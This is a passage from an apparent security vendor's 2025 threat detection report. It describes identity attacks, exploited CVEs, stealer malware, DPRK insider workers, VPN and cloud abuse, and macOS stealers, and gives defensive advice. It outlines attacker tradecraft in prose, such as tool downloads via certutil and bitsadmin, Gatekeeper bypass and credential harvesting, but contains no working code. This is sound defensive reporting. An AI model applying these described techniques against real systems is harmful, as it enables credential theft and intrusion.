or biometrics, and they make it difficult for an
adversary to compromise an account because
they impose a physical or otherwise difficult-to-
mimic component into a login process.
Unfortunately, passwordless solutions can be
challenging to implement at scale across an
organization, but IT teams should consider
employing these or similar solutions to protect
the most sensitive accounts (e.g., the admin
accounts for your identity provider).
Short-term access
Many cloud and identity service providers offer
some level of short-term access. These work
in different ways but generally involve issuing
short-lived access tokens for any session initiated
by an authorized and authenticated user. In this
way, if an adversary manages to steal a token,
the token is short-lived, and the adversary will be
forced to re-authenticate themself in a matter of
minutes or hours. AWS STS and privileged identity
management (PIM) for Microsoft Entra ID are two
good examples of this.
Take action
Visit the Identity attacks trend page for
detection opportunities and relevant atomic tests
to validate your coverage.
In nearly every case, an identity compromise
involves a login. These logins are often suspicious,
and therefore, preventing and detecting identity
attacks requires security teams to understand
what makes a login potentially suspicious or
malicious. We’ve covered a lot of these preventive
measures extensively in other resources, but we’ll
reiterate them briefly here:
Prevention
MFA
Enabling MFA won’t make identity attacks
altogether impossible, but it will certainly raise the
barrier of entry by nullifying many of the simplest
methods that adversaries deploy to compromise
an identity or account.
Conditional access policies (CAP)
Administrators can use conditional access
policies to establish parameters around
permissible logins based on attributes, such as
denying access to unmanaged devices, requiring
MFA to access a resource, and more.

22
2025 THREAT DETECTION REPORT
TRENDS
Vulnerabilities
In 2024, Red Canary tracked vulnerabilities in software such as
Fortinet FortiClient EMS, ScreenConnect, and various VPN products.
Software vulnerabilities continually rank among
the top vectors leveraged by adversaries for initial
access in particular, but Red Canary has observed
the use of exploits throughout the attack lifecycle.
An appreciation for where and how adversaries
exploit vulnerabilities is critical not only for
detection and response, but to impress upon
organizations the need to identify and remediate
known exploited vulnerabilities in a timely fashion.
The Cybersecurity and Infrastructure Security
Agency (CISA) Known Exploited Vulnerability
Catalog grew by approximately 25 percent
in 2024. But more importantly, even patched
vulnerabilities continue to be leveraged
successfully by adversaries for not merely weeks
or months, but often for years. This is made all
the more problematic when many of the most
widely exploited vulnerabilities—particularly
those used to gain initial access to organizations
by ransomware groups—are in publicly exposed
security controls, such as virtual private network
(VPN) gateways, firewalls, and other important
edge devices.
Vulnerabilities in 2024
Red Canary called our customers’ attention to
several specific vulnerabilities in 2024:
CVE-2023-48788
This vulnerability in the Fortinet FortiClient EMS
application allows unauthenticated users to
execute SYSTEM-level code and commands via
specially crafted messages. Adversaries have
exploited this vulnerability to install unauthorized
remote management and monitoring (RMM)
tools and PowerShell backdoors. The vulnerability
allows for SQL injection, enabling adversaries
to execute arbitrary commands with SYSTEM-level
permissions.
We observed adversaries exploiting this CVE
for initial access, using PowerShell’s Invoke-
WebRequest cmdlet to download additional tools
and establish a beachhead on the exploited device.
These tools ranged from .msi installers that
would install the RMMs Atera or ScreenConnect,
to Metasploit’s powerfun PowerShell backdoor.
After creating a successful beachhead,
adversaries would create a new account
with administrator privileges and use
PowerShell Empire.
CVE-2024-1709 & CVE-2024-1708
These critical vulnerabilities in ConnectWise’s
ScreenConnect RMM software were disclosed on
February 19, 2024 and within days we observed
active exploitation, with adversaries leveraging
ScreenConnect for both initial access and
lateral movement. This caught our attention,
as successful exploitation of ScreenConnect
was typically followed by deployment of Cobalt
Strike, other legitimate RMM tools, and
additional malware for lateral movement
after initial exploitation.
In at least one instance, we observed an
adversary using bitsadmin.exe to download
an unknown payload. In another instance, an
adversary executed a malicious JScript file that
was uploaded to the host via the ScreenConnect
file transfer functionality.

23
2025 THREAT DETECTION REPORT
You can discover evidence of exploitation
by understanding and detecting known
post-exploitation techniques, and tracing
them back to origin. As an example, researchers
have discovered instances of ScreenConnect
exploitation by monitoring adversary abuse
of certutil.exe, a Windows command-line utility
that is used to display certification authority (CA)
configuration information, configure Certificate
Services, and back up and restore CA components.
Adversaries most often use it for Ingress Tool
Transfer, downloading additional payloads to
further their progress.
VPN vulnerabilities
Red Canary has observed ransomware operators
leveraging VPNs for initial access and to facilitate
further access within organizations. These
vulnerabilities are not specific to one CVE, but
encompass a wider issue of VPN software being
targeted by threat actors, which we explore in
more detail in the VPN abuse section of this report.
We highlighted Storm-0844, which has ties to
Akira and FOG ransomware, in our September
2024 Intelligence Insights. We have since issued
several additional customer bulletins related to
abuse of VPN and other edge devices, which we
will share in the Take action section below.
Take action
Visit the Vulnerabilities trend page for detection
opportunities and relevant atomic tests to validate
your coverage.
Since vulnerabilities vary widely in terms of the
software they affect and the actions they might
allow upon exploitation, there’s no single piece of
guidance for preventing, mitigating, or responding
to them. The easy (but unhelpful) advice is to
patch early and often, but that’s easier said than
done. However, organizations should monitor
CISA’s Known Exploited Vulnerabilities Catalog
to prioritize patching or otherwise mitigating
vulnerabilities that are known to be under active
exploitation. High severity, remotely exploitable
bugs warrant patching as well.
Preventing and mitigating
VPN exploitation
We’ve advised customers to take the following
steps to reduce risk associated with VPN
exploitation:
• Adopt IPSec/IKEv2 over SSL/TLS
VPN protocols
• Patch VPN and other edge
devices aggressively
• Implement strong authentication schemes that
incorporate client certificates, account lockout
periods, and multi-factor authentication
• Employ network segmentation, most notably
ensuring that management interfaces for VPN
and other such devices are not accessible from
public networks

24
2025 THREAT DETECTION REPORT
TRENDS
Stealers
There is no better way to compromise identities en masse
than deploying info-stealing malware.
Adversaries are looking for opportunities to
log in rather than hack in, realizing that a good
username and password combination can
provide access to a company’s local systems
and cloud applications, all while blending into
the environment. Adversaries use stealer malware
to opportunistically gather identity information
and other data at scale. Stealers can extract
information from web browsers, applications,
cryptocurrency wallets, and more. Credentials
are the primary commodity that stealers
capture, and adversaries can sell them in online
marketplaces, share them with other adversaries,
or use them in the service of a more complex
scheme like ransomware.
On the rise in 2024
In 2024, stealer malware infections increased
across Windows and macOS platforms. Many
variants evolved their tradecraft, with some
adapting to a growing population of macOS
systems while others adapted to technological
changes in the browser landscape on
Windows systems.
STEALER DETECTIONS PER MONTH

25
2025 THREAT DETECTION REPORT
macOS
Red Canary observed Atomic, Poseidon, and
Banshee stealers targeting macOS systems at
numerous organizations. Of the three, Atomic
Stealer was the most prevalent by far, appearing
on our monthly top 10 threat rankings five times.
In each case, we observed adversaries leveraging
macOS’s native AppleScript to gather files,
prompt users for passwords, and stage files into
ZIP archives before extraction. In fact, AppleScript
is the common thread that runs between most
macOS stealers on the market, as it provides
an easy way to gather information quickly and
obviates the need to learn programming in
Objective-C or Swift. Other developments in the
macOS stealer market include Poseidon Stealer’s
developer selling its infrastructure to exit the
market and Banshee’s source code leaking.
Browsers
In 2024 Google introduced application-bound
encryption, a major change for Chromium-based
Check out our video on Atomic Stealer
web browsers (e.g., Chrome, Edge, Brave, Opera,
etc.). This update added extra requirements
for non-browser applications to access cookie
content, making it harder for malware to steal
browser session cookies that adversaries can
abuse to gain access to accounts.
Adversaries adapted to this change quickly,
however, with the most popular stealers
implementing app-bound encryption bypasses
within a few short months. The image below shows
what this activity might look like in a real detection.
Windows
In the last two months of the year, the occurrence
of stealer malware jumped sharply, with
adversaries deploying them in paste-and-run
campaigns that instructed users to execute
malicious PowerShell or Mshta commands via
the Run dialog under the guise of a CAPTCHA
challenge. These campaigns widely distributed
LummaC2 in an opportunistic fashion, making it
the most prevalent stealer we observed in 2024.
The overall volume of stealer detections increased
slightly for 2024 compared to 2023, with each
individual month fluctuating slightly in count.
November 2024’s influx of LummaC2 drove up
the statistics for the year.
Example of an implemented app-bound encryption bypass

26
2025 THREAT DETECTION REPORT
Nearly every organization is likely to encounter
a stealer at some point, so it’s important to build
a response plan before you need it. An excellent
playbook would include determining what account
details are stored in the software on an affected
system, including:
• browsers
• file transfer software like FileZilla and WinSCP
• Telegram messaging
• Steam gaming
• cryptocurrency wallets
• VPN profiles
• cloud credentials in CLI tool configuration
• sensitive files stored in the user’s Desktop
and Documents folders
Once you determine the scope of data theft,
take steps to reset any credentials stored on
the system. This may also involve manually
revoking sessions to prevent cookie reuse. Finally,
if financial details such as payment cards or
cryptocurrency wallets are stored on the affected
system, users may need to monitor the relevant
accounts for unauthorized transactions.
Take action
Visit the Stealers trend page for detection
opportunities and atomic tests to validate your
coverage.
Note that the following guidance applies both
generally to stealers and specifically to LummaC2,
so this information is largely replicated in the
LummaC2 section of this report.
Because stealers are opportunistic and widely
distributed in many ways, general preventative
measures that apply to multiple malware families
also help fight against stealers:
• Provide safe software installation sources
for users
• Configure ad-blocking tools where possible
• Deploy endpoint security controls for detection
and protection

27
2025 THREAT DETECTION REPORT
TRENDS
Insider threats
North Korean insider threats made headlines in 2024, prompting
organizations to apply greater scrutiny to both their threat detection
and their hiring practices.
Insider threats comprise a broad array of
suspicious and malicious activity carried out by
employees or people otherwise affiliated with an
organization. In this section, we’re going to focus
on one particular variety of insider threat that
rose to prominence following a Mandiant report
published in September 2024.
The report detailed an initiative purportedly
organized by the Democratic People’s Republic of
Korea (DPRK, aka North Korea) that was intended
to circumvent sanctions and generate revenue
for the country by tricking organizations into
unwittingly hiring North Korean workers posing
as individuals from other countries. Mandiant
reported that these individuals had also leveraged
their access to organizations to conduct other
kinds of malicious intrusions, beyond merely
collecting paychecks to provide revenue for their
home country.
It’s important for organizations to understand
this threat both specifically and in the abstract.
While the report and subsequent headlines about
North Korean workers infiltrating organizations
are relatively new, the idea that geopolitical
adversaries may try to compromise companies
in this way is probably not new. It’s highly likely
that this kind of activity has been in the playbooks
of countries with sophisticated electronic warfare
and espionage capabilities for years, even
decades. The key distinction here is that North
Korea’s objectives are primarily profit-driven,
whereas similar activities undertaken by other
countries are likely focused on espionage,
intellectual property theft, and related
strategic goals.
Assessing the risk for your business
Organizations and their leaders ought to be
aware of the risk posed by this variety of insider
threat, even though it may manifest in very
different ways. For example, if you manufacture
microcontrollers and are deeply involved in the
hyper-competitive, global semiconductor trade
that impacts everything from weapons systems
to transportation to literally every variety of
computing device, then you may have serious
reasons to suspect that your country’s geopolitical
foes have a vested interest in implanting malicious
insiders within your company to steal data or spy.
To complicate matters further, the supply chain
for semiconductors—and the employees you might
expect to work within it—are global as well. So it’s
reasonable to have workers capable of obtaining
highly sought after intellectual property travelling
to and from—or even living in—adversarial nations.
On the other hand, if your company makes shoes,
then you may be a more likely target for insiders
who are profit-motivated like those described in
Mandiant’s report. In either case, this reporting
and the revelations surrounding it highlight the
INSIDER THREAT PLAYBOOK

28
2025 THREAT DETECTION REPORT
importance of vetting and monitoring employee
activities in relation to their roles, access, and
overall expected behavior, and should serve as
a reminder to organizations of the risks posed by
insider threats.
Insider threats from
DPRK workers in 2024
Mandiant has been tracking this activity as
UNC5267 across numerous incident response
engagements since 2022, though they believe
the campaign may date back as far as 2018. We
won’t retread all of the details in Mandiant’s
report, since you can (and should) read it directly
from the source. That said, the report included
extensive technical information that’s proven
useful in helping other organizations identify
potential North Korean nationals working within
their own organizations.
In fact, Red Canary conducted a wide-ranging
threat hunt across our customer base using
information from the report (e.g., network
indicators, such as IP addresses, Autonomous
System Numbers, and known-abused VPNs)
shortly after its release—and we immediately
discovered unusual sign-ins from abnormal VPNs
consistent with details described in the Mandiant
report. We’re highly confident that countless other
organizations and security vendors made similar
discoveries in the weeks and months following
the release of Mandiant’s report, and we believe
this may be a widespread, ongoing problem
across organizations.
What we found in
customer environments
Identifying potential impostor employees is a
difficult task that requires analyzing multiple
data points across multiple telemetry sources.
One common indication of suspicious activity
is a user connecting from unusual IP ranges,
including some consumer VPN products. Although
not inherently malicious, this anomalous activity
is enough to warrant further investigation, but
doing so means you have to be able to collect and
investigate identity data from an identity provider
or from SaaS platforms like Google Workspace or
Microsoft O365 data.
The report also indicated that workers often
leveraged remote access tools (RAT) to remotely
access company-issued devices. These devices
seem to have been routed to various laptop
farms around the world rather than directly to
the imposter employees (presumably to cloak
their true locations). They also leveraged software
like Caffeine to keep computers from going into
sleep mode and maintain the illusion that the
fake employees were online, at their computers,
and working.
Monitoring for unsanctioned remote access tools
in your environment may help detect this and other
malicious activity. Software like Caffeine is often
categorized as potentially unwanted software,
and organizations display a wide tolerance for
detections associated with this kind of software,
ranging from not caring or wanting to know about
its presence at all to being very disciplined about
ensuring these types of software are removed from
their machines immediately.
Red Canary cannot definitively say that suspicious
activity we uncovered was associated with DPRK
IT workers, but these incidents bore many of
the hallmarks described in the Mandiant report.
Beyond the technical indicators we used to find
these potential insiders, affected organizations
reported discrepancies around information
relating to home addresses, an unusually low
amount of activity on the accounts and endpoints
associated with the suspicious insiders, a lack of
communication between suspected insiders and
their supervisors, and more.
Red Canary conducted a
wide-ranging threat hunt across
our customer base shortly after
the Mandiant report’s release—and
we immediately discovered unusual
sign-ins from abnormal VPNs
consistent with their reporting.

29
2025 THREAT DETECTION REPORT
VPN abuse
Detecting VPN abuse can be a little trickier.
For one, network-based indicators for VPNs may
change periodically and have a limited shelf life.
While some VPNs have an agent that you can
potentially detect at installation (or block via some
kind of application block-list solution), this isn’t
always the case. Many identity providers generate
alerts based on suspicious IP ranges or VPN use,
and these alerts may uncover VPN abuse, but they
can also be noisy and difficult to investigate.
Similarly, many identity providers will generate
raw logs or telemetry that you can investigate
or use to develop custom detection analytics.
However, doing so to combat VPN use may require
leveraging the logs in tandem with some kind of IP
reputation score tool.
For more technical details and guidance,
see the VPN abuse trend page.
Take action
Ultimately, the problem of unwittingly hiring
imposter employees is just that: A hiring problem.
As such, the best ways to prevent this from
occurring are to implement vigorous methods
of accurately validating the identities of
job applicants.
Detection
Beyond very specific indicators of compromise
listed in Mandiant’s report, the best way to detect
this variety of insider threat is to develop policies
regulating the kinds of VPNs, remote management
and monitoring (RMM) tools, and potentially
unwanted programs that are allowed in your
environment. From there, it’s simply a matter of
developing detection coverage for the things
that aren’t allowed.
RMM abuse
Detecting RMM tools is a little tricky since they are
something of a moving target. There are dozens
of RMM tools out there that are readily available
to adversaries, some of them open source and
easily modified to evade detection. Application
block-listing solutions can offer robust protections
against RMM tools, but they can also be difficult
to implement and enforce at scale.
We’ve written extensively about how to detect
RMM abuse in the past, including detection
guidance for numerous popular RMM tools. We
also developed and maintain a free and open
source baselining tool called Surveyor, which
includes definition files for dozens of popular
remote access tools. You can use Surveyor in
an environment with a supported EDR to find
the presence of unexpected RMM tools.

30
2025 THREAT DETECTION REPORT
TRENDS
VPN abuse
Adversaries consistently abuse virtual private networks when
attempting to compromise identities, but distinguishing this
behavior from authorized employee use is not so simple.
Virtual private networks (VPN) allow adversaries
to conceal the origin of their IP space, often in an
attempt to make it appear as if they are logging
into an account from an expected location. This
allows them to circumvent network and identity-
based controls that would otherwise block login
attempts from unusual internet service or
hosting providers, IP ranges, and geolocations.
Likewise, in theory, the use of a VPN should be an
equally obvious signal that a login is suspicious.
Fortunately for defenders, many identity providers
and other widely available resources help security
teams surface VPN use. Unfortunately, our data
shows that legitimate users also frequently log into
corporate assets from behind a VPN, intentionally
or not.
VPN abuse in 2024
Across our dataset of confirmed threat detections
targeting email systems, adversaries most
commonly abused the following VPN products:
• Private Internet Access VPN
• CyberGhost VPN
• ExpressVPN
• NordVPN
We chose to limit our analysis to email threats for
convenience sake, but these are very likely among
the top VPNs that adversaries are abusing in
intrusions across identities, endpoints, the cloud,
and other SaaS applications. The reason for that
is simple: These are also among the most popular
consumer VPNs on the market and in use across
our customers.
Interestingly, when we surveyed our data set for
VPN usage generally (i.e., not limited to VPNs we
associated with confirmed threat detections),
organizations in the educational services sector
accounted for 63 percent of all VPN use. This
is despite the fact that organizations in the
educational services sector make up a relatively
small fraction of our overall customer base.
Educational institutions accounted for more than
60 percent of all VPN use observed in our dataset.

31
2025 THREAT DETECTION REPORT
and blocklisting to restrict access to untrusted IP
ranges while using up-to-date threat intelligence
feeds to block known consumer VPN services.
Network-level controls, such as DNS filtering,
can further prevent users from installing or
connecting to unauthorized VPN services.
A robust device-trust model, enforced through
identity and access management (IAM) or mobile
device management (MDM) solutions, ensures
that only compliant, corporate-managed devices
can access sensitive resources. Conditional
access policies (CAP) can require additional
authentication checks when VPN usage is
detected or block access entirely based on risk
signals. These tools can be used to manage
browser extensions and prevent the installation
of freemium VPN services from sources like the
Chrome Web Store.
Lastly, deploying phishing-resistant authentication
mechanisms like FIDO2 or WebAuthn adds an
extra layer of protection against credential
compromises originating from VPN egress
points. By combining these network, endpoint,
and identity-based controls, organizations can
significantly reduce unauthorized VPN usage
while maintaining secure remote access for
legitimate users.
Behavioral baselines and detection
Detecting and mitigating VPN abuse requires
building robust behavioral baselines at both the
corporate and user/systems level. Security teams
should monitor typical access patterns—including
locations, IP addresses, internet service providers,
and access times—to identify deviations that
may indicate malicious activity. Workflows should
include fingerprinting VPN usage by analyzing
known VPN IP ranges, user-agent properties,
and unusual access behaviors like frequent IP
hopping, connections from high-risk geographies,
or hosting providers commonly associated
with adversaries.
Take action
Visit the VPN abuse trend page for detection
opportunities and relevant atomic tests to
validate your coverage.
Ultimately, organizations’ approaches to VPN
use vary widely. As is the case with potentially
unwanted programs (PUP), some companies
care deeply about them, want to know who’s using
them, and take measures to prevent their use.
Others do not care whatsoever and make no
effort to limit their use.
Our official stance as security practitioners is that
organizations should attempt to limit unsanctioned
VPN usage in their environment so that VPN abuse
is rare and therefore a potentially useful signal for
identifying suspicious logons and other activity.
Prevention and mitigation
Establishing policies and employee awareness
Minimizing the illegitimate use of VPNs in
corporate environments starts with clear
and enforceable policies. Organizations should
explicitly outline acceptable use cases, prohibit
personal or unauthorized VPNs, and provide
secure, corporate-approved alternatives such
as zero-trust remote access or corporate
VPN solutions.
Employee education is equally important, as it
helps employees understand the risks associated
with personal VPN use, including how it can
obscure malicious activity and compromise the
organization’s security. Awareness programs
should highlight safe access practices and
emphasize the importance of adhering to
corporate policies.
Implementing technical controls
To prevent and mitigate VPN abuse, organizations
should implement a multi-layered technical control
strategy that integrates network, endpoint, and
identity-based protections. This starts with IP and
Autonomous System Number (ASN) allowlisting

32
2025 THREAT DETECTION REPORT
TRENDS
Cloud attacks
While we saw a general rise in cloud attacks in 2024, the
techniques adversaries employ have largely stayed the same.
Cloud technology continues to expand. Over the
last few years, most companies have moved their
infrastructure and business operations to the
cloud: either partially or entirely. In 2024 we have
seen those numbers continue to grow. Gartner
forecasts that IT spending on public cloud services
will exceed $1 trillion in 2027, adding that “by 2028,
cloud computing will shift from being a technology
disruptor to becoming a necessary component for
maintaining business competitiveness….”
The cloud is here to stay, cementing itself as a core
function of business operations for the foreseeable
future. This trend has only been accelerated by the
recent interest in artificial intelligence (AI), as
many businesses are leaning on cloud providers to
power their AI business services and operations.
Adversaries are well aware of this movement.
In recent years, they have shifted much of their
efforts to attacking and compromising cloud
infrastructure, a trend we have observed directly.
In this section we will cover the current threat
landscape for the cloud and how you can ensure
you are employing effective strategies to protect
your business.
Surveying the skies
Before we can fully get into what the cloud threat
landscape looks like, we need to understand a few
key points. First, cloud technologies depend heavily
on identity. For more information on how identities
are compromised, see the Identity attacks
section of this report. As identity technology is
heavily intertwined with cloud technologies, most
cloud attacks begin with a compromised identity.
Second, many cloud attack techniques are enabled
by a misconfiguration by a well-meaning developer,
security engineer, or IT administrator. It can be very
difficult to distinguish between “normal” behavior
of a legitimate user and an adversary trying to
perform some operation in an environment. Thus,
it is important to monitor for anomalous behavior
and configuration changes in your environment as
it could indicate the presence of a malicious actor.
Third and last of all, each major cloud provider
may have slight variations in what techniques
show up most frequently. We’ll highlight and
generalize the most common patterns of behavior
that apply across cloud providers to help paint
a broad picture of what the current cloud threat
landscape looks like.
What we saw in 2024
Throughout the year Red Canary continued
to ramp up our cloud detection capabilities.
We support cloud detection for Amazon Web
Services (AWS), Azure, and Google Cloud
Platform (GCP). We also have detection
capabilities for related areas such as identity
and business email compromise (BEC).
Most cloud
attacks begin with a
compromised identity.
33
2025 THREAT DETECTION REPORT
After looking over threats we published and
research from others, we have seen only minor
changes in how adversaries are attacking
cloud environments.
To start, let’s consider how adversaries gain
access to cloud environments. Three of the most
common ways they do this are:
• misconfigurations
• credential theft
• application errors
This seems to indicate that when configured
and managed correctly, the authentication
mechanisms provided by cloud service providers
(CSP) provide good security. Along with
identifying misconfigurations or bugs, adversaries
have also gone after the human element by
attempting to get credentials from a user or
finding exposed credentials elsewhere. Once
an adversary has access to an environment,
there are myriad techniques they can employ to
perform reconnaissance, gather sensitive data,
compromise more privileged accounts, and more.
We’ll identify the most prolific threats we have
seen once an adversary has some level of access
to a cloud environment and highlight some
emerging trends.
Cloud attack
techniques
In general we saw a rise in cloud-related threat
actor activity in 2024. The techniques employed,
however, did not change substantially. Let’s focus
on a few high-level MITRE ATT&CK techniques
seen across all the major cloud providers.
Impair Defenses (T1562)
Across our customer base we saw a clear trend
of adversaries attempting to impair defenses
inside of a cloud environment. The two most
common approaches we observed were disabling
or modifying firewall rules and disabling or
modifying logging in the cloud environment.
Disabling or modifying firewall rules
Adversaries attempt to access cloud environments
to take advantage of the services that are running
inside them. This can allow them to set up a Secure
Shell (SSH) into a compute instance or Remote
Desktop Protocol (RDP) into a virtual machine.
They may also gain access to internal applications
hosted in the cloud environment. Having direct
network access to certain services allows the
adversary to maintain access to the environment
even if they lose access to the compromised
account they used for initial access.
Disabling or modifying logging
Our ability to detect adversary behavior in a cloud
environment depends heavily on our ability to
review audit logs generated by the cloud provider.
Knowing this, adversaries attempt to disrupt the
ability to view or receive these logs. This would
allow them to operate in the cloud environment
virtually undetected.
Account Manipulation (T1098)
Adversaries are constantly looking for ways to
gain more privileges, often by compromising an
identity and then attempting to grant more roles
to the identity. This then allows them to potentially
expand their operations to other services or even
completely take over a cloud environment.
If an organization has granted its users overly
permissive roles, adversaries can escalate
privileges with just one set of compromised
credentials. Each major cloud provider has
different defaults for assigning privileges to
identities. The identities may be human users or
they could be service accounts that are tied to
a specific service, such as Kubernetes, virtual
machines, serverless functions, etc.
Credential Theft (TA0006)
While a stolen username and password can
grant an adversary access to a victim’s cloud
environment, credentials such as API keys,
certificates, and various tokens enable the
adversary to maintain that access over a longer
period of time.

34
2025 THREAT DETECTION REPORT
Common ways adversaries steal
credentials include:
• finding publicly exposed credentials
• using adversary-in-the-middle technologies
such as Evilginx
• phishing users for their login credentials
• leveraging stealer malware
Regardless of how the adversaries gain access
to the credentials, the end goal is the same: They
want to gain access to a cloud environment as a
legitimate user. They can then leverage that access
to understand the user’s permissions and what
tradecraft they can execute as that user.
AI enters the cloud
Many of the major cloud service providers (CSPs)
offer artificial intelligence (AI) services as part of
their suite of products, and adversaries have taken
notice. If an adversary is able to gain access to AI
models or their access tokens, they can perform a
wide variety of actions, including:
• incurring high costs through malicious
token usage
• reputational damage through the submission
of illicit, illegal, or otherwise unwanted content
• theft of intellectual property
For more examples of how an adversary
might abuse AI in the cloud, read our blog
Understanding and observing Azure OpenAI
abuse and visit the Cloud Service Hijacking
section of this report.
We’re confident that this trend will continue
throughout the next few years as both
businesses and adversaries take more
advantage of AI services.
Read our two-part blog
series on how we find
cloud threats in the
haystack of 6 million
telemetry records we
process every day.
Read the blog

35
2025 THREAT DETECTION REPORT
Take action
When applied correctly, these best practices make
it very difficult for adversaries to take control of
your cloud environment. You will need to ensure
that all users with access to a cloud environment
are aware of the risks and know how to properly
protect their accounts and the services to which
they have access.
Next, you’ll need to secure the human element.
Human error accounts for an overwhelming
majority of cloud breaches. This may be due to
a user providing credentials during a phishing
attack, or a developer accidentally exposing
API keys. Whatever the case, ensure that all
reasonable efforts have been made to protect
people from adversaries and from themselves.
Here are some recommendations and best
practices:
1. Ensure all users have strong MFA enabled
2. Use short-lived tokens whenever possible
3. Use identity federation when
possible/applicable
4. Make sure users are educated on how to
spot phishing attempts
5. Narrowly scope users’ roles inside of a
cloud environment
6. Keep services private unless
absolutely necessary
7. Use limits and quotas to reduce the potential
cost impact of adversary behavior
For more in-depth guidance on how to
protect your environment from these risks,
check out this Cloud Security Alliance article
on managing misconfiguration risks.
Visit the Cloud attacks trend page for detection
opportunities and relevant atomic tests to validate
your coverage.
Understanding the latest trends in cloud security
is an important first step to developing an effective
mitigation strategy. The next step is understanding
what you can do to defend your environments
against these types of attacks. Let’s explore
some strategies.
Best practices for cloud security
Cloud systems are reasonably secure, when
configured correctly. We’ve written about the
benefits that cloud security offers over
endpoint security. That said, cloud security
is only as good as its configuration. According
to Gartner, 80 percent of data breaches can be
attributed to a misconfiguration, and almost all
cloud environment failures can be attributed to
some human error.
It seems the problem is not the cloud technology
itself but rather our understanding of how to
properly secure cloud applications. So what can
we do about it?
For starters, make sure your users are properly
educated on the best practices recommended by
the various CSPs:
• AWS
• Azure
• GCP

36
2025 THREAT DETECTION REPORT
TRENDS
Mac malware
macOS stealers ran rampant throughout most of 2024, until
Apple remediated Gatekeeper bypassing with the release of
macOS Sequoia.
In most years, macOS threats vary from their
Windows counterparts for a variety of reasons,
ranging from differences in operating system
architecture, software support, relative market
share, and more. In 2024, macOS experienced
the same phenomenon that Windows did: an
exponential increase in stealer malware. Stealers
on macOS targeted cryptocurrency data, files on
disk, and credentials in web browsers and user
keychains—taking large amounts of data from
victim systems.
The key difference in macOS threats from 2023 to
2024 was volume. Red Canary’s overall detection
volume for macOS threats is relatively low,
primarily because macOS devices represent a
relatively small fraction of the endpoint devices we
protect. Even so, we saw a 400 percent increase
in macOS threats from 2023 to 2024, driven in
large part by stealer threats like Atomic, Poseidon,
Banshee, and Cuckoo stealers. Importantly, these
threats were most active early in the year up until
around the end of summer and then tapered off
significantly toward the last few months of the
year, a trend we’ll dive into below.
Red Canary observed
four times as many
macOS threats in 2024
than in 2023.
macOS threats in 2024
Although stealers have targeted macOS prior to
2024, this year showed a large proliferation of
multiple stealer families targeting the platform.
During the year, we observed Atomic, Poseidon,
and Banshee stealers targeting macOS systems,
with each family sharing some properties and
diverging in small ways.
In terms of initial access, each of these families
followed a well-tread pattern for most of the year.
A victim encountered the malware by downloading
it under the guise of free or cracked software or
through a malicious advertisement. The user
would download a disk image (DMG) file for
macOS containing the malware inside. Once
mounted, the user would encounter a dialog
instructing them to right click on the downloaded
software and click “Open.”
Image courtesy of Moonlock Labs

37
2025 THREAT DETECTION REPORT
This dialog box surreptitiously instructed the
user to bypass macOS Gatekeeper controls—a
safety measure in macOS platforms to restrict
the system into only executing signed code. We
covered this technique extensively in the 2023
Threat Detection Report. At the time Gatekeeper
could be bypassed for unsigned software by right-
clicking on the unsigned software and instructing
it to open. In September 2024, Apple removed
the ability to bypass Gatekeeper in this manner
in macOS Sequoia, likely explaining the drop in
detections we saw toward the end of the year.
Once executed, the stealer would prompt the
user for their password, mostly using AppleScript
processes. Although the specific message often
changed between stealer versions, it always either
explicitly asked for password entry or implied the
need to supply a password for a system change.
The adversary’s goal here is two-fold: to obtain
the password itself and to use sudo commands
in case they need to access additional sensitive
data that requires elevated access. Once the
victim enters their password, a multitude of file-
gathering activities occur. These actions may vary
slightly between different stealer versions, but they
commonly target:
• macOS keychain files
• browser credentials in Google Chrome, Mozilla
Firefox, Vivaldi, Brave, and others
• cookies in Safari
• Apple Notes databases txt, pdf, docx,
wallet, key, keys, and doc files in user’s
Desktop and Documents folders
• cryptocurrency wallets and browser extensions
• Telegram desktop data
During the stealer execution, message boxes
for macOS Transparency, Consent, and Control
(TCC) would pop up asking to access sensitive
data. From the number of stealers we observed
in the year, we can assert that the TCC messages
did precious little to stop the data theft as users
clicked past them.
Images from sandbox executions
Images from sandbox executions
Once the data was gathered into a staging folder
on disk, the stealers would compress it into a ZIP
archive using a ditto command. Then, the ZIP
archive would be exfiltrated to an adversary-
controlled system over HTTP. Depending on the
stealer family, this exfiltration may use curl
commands to upload or it may be implemented in
Objective-C or Swift code in the malware.

38
2025 THREAT DETECTION REPORT
Apple takes action
In macOS Sequoia, Apple removed the Gatekeeper
bypass commonly used by multiple stealer families
for execution. This had a marked impact in the
number of stealer executions we observed, with
95 percent of stealer infections happening prior to
September and just 5 percent occurring after.
Starting in September, the number of macOS
stealer detections tapered off with only
occasional encounters.
This feature change also caused adversaries to
experiment with different ways to distribute their
malware, as seen in this tweet by DefSecSentinel:
In the malware sample shown, the adversary
decided to distribute their initial payload as a shell
script within a DMG file, coaching the user through
dragging it on top of a Terminal icon to launch it.
With this approach, Gatekeeper doesn’t stand in
the way of malware execution.
With Gatekeeper bypasses off the menu in new
macOS builds, adversaries now have to try
harder to distribute their malware. This trend has
continued into 2025 as some adversaries have
tried to distribute stealers masquerading as the
Homebrew tool for macOS, or even as “video
interview” material.
95 percent of the year’s
stealer detections arrived
before September 2024.
Visit the Mac malware trend page and the
Stealers trend page for detection opportunities
and relevant atomic tests to validate your
coverage.
macOS devices should have comprehensive
protections in place, including:
• antivirus
• anti-malware controls
• endpoint detection and response (EDR)
Without visibility, detection and response are
much more difficult. To explore what telemetry
data is possible to gather, consider checking out
Take action
the free Mac Monitor. The mitigations here are
the same for any other stealer families, providing
safe software sources and a robust response plan.
For macOS-specific actions, consider further
educating users on TCC controls in macOS and
presenting scenarios when users may not want
to bypass TCC to preserve their own security
and privacy.
For endpoints where a stealer has run, consider
resetting all TCC permissions so they will re-fire
in the future even if a user approves access
by executing:
sudo tccutil reset All

39
2025 THREAT DETECTION REPORT
TOP 10 THREATS DETECTED IN 2024
The following chart illustrates the specific threats
Red Canary detected most frequently across
our customer environments in 2024. We ranked
these threats by the percentage of customer
organizations affected to prevent a single,
major security event from skewing the metrics.
We excluded threat detections associated with
customer-confirmed testing.
As discussed in our Methodology section, we
chose to define “threats” broadly as malware,
tools, threat groups, or activity clusters—in short,
any suspicious or malicious activity that represents
a risk to you or your organization.
What’s included in this section
This PDF spotlights the five threats making their
debuts in the Threat Detection Report, covering
analysis of relevant, novel, or changing threat
tradecraft and advice for mitigating the effects
of the threat. You can view the full analysis of all of
the top 10 threats—including detection and testing
guidance—in the web version of this report.
TOP THREATS
In addition to the top 10, read our
field guide to the other threat clusters
that our Intelligence team is tracking.
1. SocGholish
4.9% of customers affected
6. LummaC2
2.8%
2. Impacket
4.4%
7. NetSupport Manager
2.7%
